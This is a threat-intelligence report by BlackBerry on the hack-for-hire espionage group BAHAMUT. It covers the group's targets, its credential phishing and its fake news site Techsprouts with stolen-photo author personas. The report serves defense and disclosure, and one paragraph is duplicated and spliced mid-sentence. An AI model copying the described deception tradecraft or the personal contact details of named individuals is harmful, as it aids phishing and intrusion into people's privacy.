BAHAMUT

BAHAMUT:

Hack-for-Hire Masters of Phishing, Fake News, and Fake Apps

BY: THE BLACKBERRY RESEARCH & INTELLIGENCE TEAM

BlackBerry

BAHAMUT:
Hack-for-Hire Masters of Phishing, Fake News, and Fake Apps

BY: THE BLACKBERRY RESEARCH & INTELLIGENCE TEAM

October 2020

Disclaimer:

The information contained in this report is intended for educational purposes only. BlackBerry does not guarantee or take responsibility for the accuracy, completeness and reliability of any third-party statements or research referenced herein. The analysis expressed in this report reflects the current understanding of available information by our research analysts and may be subject to change as additional information is made known to us. Readers are responsible for exercising their own due diligence when applying this information to their private and professional lives. BlackBerry does not condone any malicious use or misuse of information presented in this report.


Contents

executive summary

What do Indian oil tycoons, Middle Eastern government officials, and Qatari, Kashmiri and Sikh political groups all have in common? They are all targets of the behemoth threat actor known by the moniker BAHAMUT. In this report, BlackBerry investigates one of the most elusive, patient, and effective publicly known threat actors. We explore BAHAMUT's historical and present day targeting, as well as their tradecraft, which includes the use of a vast empire of fake news websites, social media accounts, and personas. BlackBerry also identifies more than a dozen BAHAMUT applications still active in both the Google Play™ Store and the App Store™ at the time of writing. Finally, we explore and endeavor to resolve the intricate threat intelligence attribution challenge surrounding BAHAMUT that has beset researchers at nearly 20 different security companies and non-profit organizations for the last several years.

key findings

- BlackBerry assesses with high confidence that BAHAMUT, named by researchers writing for the open-source intelligence site Bellingcat, is the same group described in research under the names EHDEVEL, WINDSHIFT, and URPAGE, as well as a group previously identified by Cylance as THE WHITE COMPANY. In addition, we also assess BAHAMUT to be the same unnamed actor described in Kaspersky's 2016 "InPage zero-day" research, Cisco Talos' more recent "Malicious MDM" research, and Qianxin's 2018 "Analysis of Targeted Attack Against Pakistan" research.
- BAHAMUT engages in an incredibly diverse and wide range of targeting. BlackBerry observed them focus narrowly on high ranking government officials and titans of industry in India, the Emirates, and Saudi Arabia, as well as in more dragnet fashion on those who advocate for Sikh separatism or support human rights causes in the Middle East. BlackBerry endeavored to notify as many of the individual, governmental, and corporate/non-profit targets as possible prior to the publication of this report.
- We assess that BAHAMUT likely has access to at least one zero-day developer, and we observed the group make use of zero-day exploits across an array of targets in expertly tailored fashion, reflecting a skill-level well beyond most other known threat actor groups. In this report, we document new findings about an exploit targeting the word processing software InPage, which is popular in Urdu, Arabic, and Persian speaking countries, and whose most prominent users include nearly all the major newspapers in Pakistan and India.
- BlackBerry assesses that the InPage zero-day exploit first identified by Kaspersky in 2016 and given CVE-2017-12824 but never attributed, was in fact used by BAHAMUT. We also assess that it was first developed by a Chinese threat group in 2009 for use in targeting a group in diaspora perceived to be a potential threat to the power of the Chinese Communist Party.
- We assess that BAHAMUT is the actor behind more than a dozen malicious applications available in both the Google Play Store and the App Store at the time of authorship (July 2020). BlackBerry has brought this to the attention of both Google and Apple.
- BlackBerry finds that BAHAMUT presides over a significant number of fake entities, from social media personae to websites to applications, some of which had no immediately discernable malicious purpose, but which generated original content and seemed to distort the readers' perception of reality.



Intro duction

Intoduction

BAHAMUT is the name given to a gigantic sea monster that helps hold up the earth in a genesis story. Arabic in origin, the story of the Bahamut is included in Edward Lane's *Arabian Society in the Middle Ages* and an excerpt of Lane's translation appears in Jorge Luis Borges' *Book of Imaginary Beings*. Borges likens the Bahamut to the Biblical Behemoth – a creature "so immense…that human eyes cannot bear to look at it" (Borges, 1967). Fans of Dungeons & Dragons and of Final Fantasy will recognize it as the name of a dragon of terrifying power.

BAHAMUT is also the name given to a cyberespionage threat actor by researchers writing for Bellingcat in 2017. The researchers, Collin Anderson and Claudio Guarnieri, invoked Borges' description in lieu of any "personally-identifiable information or even descriptive identifiers within the campaigns" (Anderson & Guarnieri, Bahamut, Pursuing a Cyber Espionage Actor in the Middle East, 2017). In the same breath, they highlighted the "constant struggle" in attributing attacks to this group – a sentiment we at BlackBerry appreciate.

Over the years, researchers at several other organizations including Amnesty International, Kaspersky, Trend Micro, Cymmetria, DarkMatter, ESET, Norman, Antiy, Forcepoint, Symantec, Palo Alto, Fortinet, 4Hou, bitdefender, Cisco Talos, Microsoft, Qianxin, and others, gave us a different view of BAHAMUT, often under different names. Many speculated openly about what it was they were analyzing, and where the group's distinctive features might lead them. Were they all looking at the same thing? Drilling down into overlaps in malware, infrastructure, and exploits between numerous, differently named groups quickly becomes a behemoth of a task.

Defining BAHAMUT is especially difficult in light of the fact that the group is suspected of re-using other groups' tools and imitating their tradecraft. BAHAMUT also heavily leverages publicly available tools that further obscure attribution. The group takes great pains to keep its campaigns, network infrastructure, and phishing tools separate from one another. Anti-analysis features are often built directly into backdoors as well as exploit shellcode. When exposed, the group changes tactics immediately and learns from its mistakes, even when those tactics aren't explicitly called out in research. BAHAMUT's targeting is all over the map, which makes it difficult to concoct a single victimology. BAHAMUT appears to be not only well-funded and well-resourced, but also well-versed in security research and the cognitive biases analysts often possess. Taken together, these aspects present a considerable attribution challenge.

In the pages that follow, we present our best effort at describing BAHAMUT, making the case for connections between previously identified groups. As always, what follows is an assessment made with the information available to us at the time of writing; it is not intended to be prescriptive and should not be taken as such.

We start our journey with a look at the group's current and historical targeting before moving on to analyze its recent tradecraft. We end with a serpentine journey through other public research about the group, and conclude with our own assessments about the true nature of the beast, BAHAMUT.


target
ing

Historical Targeting

Writing for the open-source intelligence and investigative journalism site Bellingcat in June of 2017, Collin Anderson and Claudio Guarnieri placed particular emphasis on BAHAMUT's victimology (Anderson & Guarnieri, Bahamut, Pursuing a Cyber Espionage Actor in the Middle East, 2017). They perceived BAHAMUT to be focused on political, economic, and social sectors in the Middle East, with an effort on targeting individuals as opposed to organizations.

The targets they identified included both Middle Easterners and non-Middle Easterners. Among the latter, they wrote, were Swiss and British nationals who had prolonged interests in the Middle East "as journalists, diplomats, or human rights advocates." They stated, "Of those clearly identifiable, the targets have been primarily located in Egypt, Iran, Palestine, Turkey, Tunisia, and the United Arab Emirates." Among them were the following targets, which BlackBerry quotes directly from Bellingcat's research but presents below in a manner that splices them together for ease of viewing:

- Iranian women's rights activists
- Turkish government officials
- Saudi Aramco
- A Europe-based human rights organization focused on the region
- [People] connected to Qatar's domestic and international politics
- [A] company that provided financial services that caters to high-net-worth clients with an emphasis on confidentiality
- Egypt-focused media and foreign press, including individuals previously imprisoned in the country
- Multiple Middle Eastern human rights NGOs and local activists
- A diplomat in the Emirati Ministry of Foreign Affairs, the Emirati Minister of State for Foreign Affairs, and the head of an Emirati foreign policy think tank
- A prominent Sufi Islamic scholar
- The Union of Arab Banks
- A Delegate of Turkey to UNESCO
- The Turkish Minister of Foreign Affairs
- A relative of the President of Iran
- A women's rights activist and a prominent female journalist in the diaspora
- A reformist politician who was an advisor to the former President Khatami
- The Prime Minister's Court of Bahrain
- The Saudi Minister of Energy
- A former member of the Saudi Arabian National Security Council

BlackBerry later found that researchers at other organizations also had various views of BAHAMUT and its targeting, but they called the threat actor by a number of different names. From this survey of prior research, BlackBerry learned that another cluster of BAHAMUT's targeting was centered in South Asia, with India and Pakistan as the most commonly involved countries. Still another focus, especially in the Chinese security research, was China. In some cases, we saw researchers claim to identify targets reaching into northern and eastern Europe. BlackBerry learned that BAHAMUT was understood to be interested principally in government and military organizations, private individuals, and companies involved in technology, media, aerospace, and financial industries. We also found that BAHAMUT's targeting varied widely over time, and appeared to generally avoid assets and targets located in the United States.

In sum, what emerged from the past research was clustered targeting around two primary areas: South Asia (particularly India and Pakistan), and the Middle East (particularly the UAE and Qatar). BlackBerry assesses that the wide range of targeting, both in terms of geography and subject, lends credence to the Bellingcat theory that BAHAMUT was a "hacker for hire" operation.

Present Day Targeting

BlackBerry's analysis of BAHAMUT's current targeting reveals that the group's interests remain concentrated around groups and individuals in the same areas of focus: South Asia and the Persian Gulf.

Some of BAHAMUT's current phishing infrastructure reflects a sustained interest in credential harvesting from users of popular Western sites like Google™, Microsoft®, Yahoo!®, and Telegram, no matter where they might reside. BlackBerry additionally discovered targeting of users of Sina, QQ, 126, and 163, which are primarily used in China.

In the Middle East, BlackBerry observed phishing of government agencies, private businesses, and individuals. The majority of the targeting, however, was aimed at government. In Saudi Arabia, that included the targeting of seven different ministries and other agencies, with an added emphasis on monetary and financial policy. BlackBerry observed targeting of other government ministries in the Emirates, Qatar, Bahrain, and Kuwait, this time with an emphasis on foreign policy and defense.

Of the private entities phished in the Emirates, one target stood out: an Emirati IT company named in the July 2015 Wikileaks dump of more than one million emails purportedly belonging to the commercial spyware vendor Hacking Team. Documents released by WikiLeaks portrayed the company as a cutout between Hacking Team and the Emirati government. This relationship was represented in documents and invoices involving the UAE Air Force, as seen here:

https://www.wikileaks.org/hackingteam/e-mails/e-mailid/605068

https://wikileaks.org/hackingteam/e-mails/e-mailid/616884


https://www.wikileaks.org/hackingteam/e-mails/e-mailid/568646

We observe that BAHAMUT's targeting in the Middle East also takes a wider, more dragnet approach in the form of mobile phone applications. A more thorough discussion of the fake applications, many of which were available for download in the Emirates, can be found later in the section called Tradecraft: Malicious Mobile Applications. It's worth noting here that they appeared intended for general audiences; the iOS® applications did not carry political overtones.

Conversely, BAHAMUT's fake applications targeting South Asians were largely political in nature. There was a common theme among them with the targeting of groups like Sikhs for Justice, and Islamist groups active in the disputed Kashmir region, like Jamaat-ul-Islami and Jaish-e-Mohammad.

BAHAMUT's South Asian phishing targets are focused on individuals of greater importance in private industry, in contrast to the heavy government themed phishing in the Gulf. Indeed, BlackBerry did not find any Indian government agencies or individuals among its current target sets.

trade craft



The "Fake" Empire

Tradecraft: The "Fake" Empire

Perhaps the most distinctive aspect of BAHAMUT's exceptional tradecraft is their use of original, painstakingly crafted websites, applications, and personas. Across a dizzying array of industries and global cities, BAHAMUT fashions a convincing veneer of legitimacy. In doing so, the group distorts consumers' perception of reality. At a moment in time when allegations of "fake news" are all the rage and news organizations are constantly on the defensive, BAHAMUT's targets are left with the arduous task of avoiding traps set to mislead, misinform, and misdirect.

First encounters with BAHAMUT begin innocently. One might start with a simple direct message on Twitter® or LinkedIn® from an attractive woman, but with no suspicious link to click. Another might occur when scrolling through Twitter or Facebook® in the form of a tech news article. Maybe you'd be taking a break at work and checking out a fitness website. Or perhaps you're a supporter of Sikh rights looking for news about their movement for independence. You'd click, and nothing bad would appear to happen. On the contrary, you'd experience a legitimate, yet fabricated reality.

In many, though not all cases, targets wouldn't see a copycat of genuine content, but rather would engage with original content. There would be no malware, no phishing, and no malicious links. It might be just a review of a new Android™ phone, or an article about the latest high-profile hack in the U.S. It might be a normal conversation with someone on Twitter. All of this would leave the target or other reader with questions: Were the people and content engaged with even real? Was the news article legitimate? What BlackBerry discovered was that in reality, targets would have encountered a world expertly tailored to their interests – except with BAHAMUT's best interest at heart. Targets will have ventured into BAHAMUT's vast fake empire.

The Techsprouts Hall of Mirrors

Being the first to publicize or spread an idea, regardless of what it may be, has often been all it takes for that idea to manifest and take hold in the real world. BAHAMUT realized the power of this technique and operationalized several different fake news sites at various points in time. One of the first was identified and documented by Collin Anderson, writing for Bellingcat in 2017: Times of Arab, "timesofarab[.]com". Bellingcat was unable to assess its true purpose at the time it was active. It appeared to merely mirror other legitimate news articles.

In the years since, BlackBerry managed to identify another, currently active technology news site that generated original content on a routine basis: Techsprouts ("techsprouts[.]com"). Would you be able to determine it was a fake? Maybe, but it fooled even the seasoned experts at Ireland's National Cyber Security Centre, who cited it in an industry news alert (National Cyber Security Centre of Ireland, 2019).

Latest News Articles

```
--- TLP:WHITE ---
(https://first.org/tlp/)

#########################################################
#### CSIRT-IE End of Week Report ####
#########################################################

Date   : Friday 06-09-2019 10:00 ; Friday 13-09-2019 10:00

===================================
= News =
===================================

- Public BlueKeep Exploit Module Released by MetaSploit
A public exploit module for the BlueKeep Windows vulnerability has been
added today to the open-source Metasploit penetration testing
framework, developed by Rapid7 in collaboration with the open-source
community. [...]

https://www.bleepingcomputer.com/news/security/public-bluekeep-exploit-
module-released-by-metasploit/


- Fake PayPal Site Spreads Nemty Ransomware
A web page pretending to offer an official application from PayPal is
currently spreading Nemty ransomware to unsuspecting users. [...]

https://www.bleepingcomputer.com/news/security/fake-paypal-site-spreads-
nemty-ransomware/

- Google Calendar Spam Got You Down? A Fix Is on The Way
Google is working on a solution to stop spammers from abusing a Google
Calendar feature designed to automatically add event invitations to its
users' calendars after receiving countless reports about spam events
over the last few months. [...]

https://www.bleepingcomputer.com/news/security/google-calendar-spam-got
-you-down-a-fix-is-on-the-way/

- 'A major policy issue' - Government invested €340m to tackle cyber
crime, Justice Minister says - Independent.ie
Speaking this morning at the Secure Computing Forum cyber security
conference at Dublin's RDS, the Minister stressed that Ireland needs to
stay ahead of the growing number of cyber-criminals. "Cyber security is
a major policy issue for government and any business," he said.

https://www.independent.ie/business/irish/a-major-policy-issue-government
-invested-340m-to-tackle-cyber-crime-justice-minister-says-38491553.html


- Cyber Attack against Hungarian Government Organization - Hungary
Today
The Hungarian Development Center (MFK) is forced to reorganize its
administration from scratch after a hacker attack destroyed its entire
digital database in mid-July, news site 24.hu reports . Allegedly, the
attack most likely came from North Korea. The Ministry of Foreign
Affairs later confirmed....

https://hungarytoday.hu/cyber-attack-against-hungarian-government-
organization/

- Iran-Linked Hackers Again Target Universities
Iran-linked threat actor COBALT DICKENS has launched a new phishing
campaign targeting universities around the world, similar to an
operation launched in August 2018 , Secureworks reveals. read more

https://www.securityweek.com/iran-linked-hackers-again-target-universities


- Chinese APT Group Continues to Remain Undeterred Even After Symantec
Exposure - Techsprouts
According to recent reports by U.S. Cybersecurity giant, Symantec,
```

Figure 1: National Cybersecurity Centre of Ireland page as of July 2020.




Figure 2: Techsprouts.com homepage as of July 27, 2020

Our research into the history of the Techsprouts domain led us to assess that it was originally a legitimate website, one that focused predominantly on reviews of mobile devices. BlackBerry identified the website's original owner via the email used to register the domain, which was revealed after privacy services had lapsed: "nitin.agarwal.1988[at]hotmail.com". BlackBerry then tied this email to the following Facebook account: "https://www.facebook.com/NitinAgarwal198/", the owner of which last posted on July 17, 2019. It appears that Nitin Agarwal is a freelance technology journalist and reviewer in India.

Figure 3: Snapshot of Nitin Agarwal's Facebook page

Within the past year, however, BAHAMUT appears to have re-registered the Techsprouts domain and continued to operate it. After doing so, the roster of "contributors" did not appear to change. Let's consider these contributors for a moment. As seen below in For example, the image of "Alice Jane", a senior writer, was actually that of Julie Luck, the evening anchor at the local CBS station in Greensboro, North Carolina (https://www.wfmynews2.com/article/about-us/team-bios/julie-luck/83-47896832). She was not the only broadcast journalist whose image was repurposed by Techsprouts. The photo of "Allen Parker" was actually that of Brian Shrader, a reporter and anchor at the local NBC affiliate in Raleigh, North Carolina (https://www.wral.com/rs/bio/2543620/)., their biographies are impressive, but upon further inspection, it is apparent that the thumbnail photos of each author seen throughout the site have been appropriated from other sites and other people with quite different names.

For example, the image of "Alice Jane", a senior writer, was actually that of Julie Luck, the evening anchor at the local CBS station in Greensboro, North Carolina (https://www.wfmynews2.com/article/about-us/team-bios/julie-luck/83-47896832). She was not the only broadcast journalist whose image was repurposed by Techsprouts. The photo of "Allen Parker" was actually that of Brian Shrader, a reporter and anchor at the local NBC affiliate in Raleigh, North Carolina (https://www.wral.com/rs/bio/2543620/).

Figure 4: Images of Alice Jane from Techsprouts (left) and Julie Luck of WFMY 2 (right)

techsprouts NEWS GADGETS EDITORIALS GAMING APPS ACCESSORIES ETHICAL HACKING

Team

Founder & Editors-In-Chief

Graylan Janulis: Graylan is a Florida-based tech blogger and columnist, working in the *Technology Journalism* industry since last three and half years. He spends most of his time interacting with the like-minded group of people on social media and contributing proactively to several online discussion forums and websites. You can contact him at *admin@techsprouts.com.*

Staff Editors

Alice Jane: Alice is the senior writer and Smartphones section editor responsible for managing software updates and smartphones section of Techsprouts. She is very passionate about Gadgets & Technology and always looking around to use them in an innovative way in daily life. She reviews Gadgets & Applications to tell users about their optimum use to get the most out of in which they've put their time and hard earned money. You can contact her at *alice@techsprouts.com.*

James Miller: Senior writer & Rumors Analyst, James is a postgraduate in biotechnology and has an immense interest in following technology developments. Quiet by nature, he is an avid Lacrosse player. He is responsible for handling the office staff writers and providing them with the latest updates happenings in the world of technology. You can contact him at *james@techsprouts.com.*

Staff Writers

Kanisha Parks: Kanisha is an all-around geek who loves learning new stuff every day. With a background in computer science and a passion for web-based technologies and Gadgets, she focuses on writing about Web Trends, Smartphones, and Tablets. You can contact her at *kanisha@techsprouts.com.*

Joshua Bartholomew: A casual guy with no definite plans for the day, he enjoys life to the fullest. A tech geek and coder, he also likes to hack apart hardware. He has a big passion for Linux, open source, gaming, and blogging. He believes that the world is an awesome place and we're here to enjoy it! He's currently the youngest member of the team. You can contact him at *joshua@techsprouts.com.*

Mary Woods: Mary nurses a deep passion for any kind of technical or technological happenings all around the globe. She is currently putting up in Miami. The Internet is her forte and writing articles on the net for modern day technological wonders are her only hobby. You can find her at *mary@techsprouts.com.*

Allen Parker: Allen is a qualified writer and a blogger, who loves to dabble with and write about technology. While focusing on and writing on tech topics, his varied skills and experience enable him to write on any topic

Figure 5: Techsprouts masthead as of July 2020

In a similar vein, the photo of “Kanisha Parks” was really that of Ashley Barnes. The image of “Joshua Bartholomew” was a photo of Ron Walker. The picture of “Allen Parker” belonged to Bryan Shrader. “Mary Woods” – Delma Pedraza. “Ashlyn Fernandes” – David Walker. And the likeness of Techsprouts’ Editor-in-Chief, “Graylan Janulus” was actually a different photo of a different man also named David Walker.

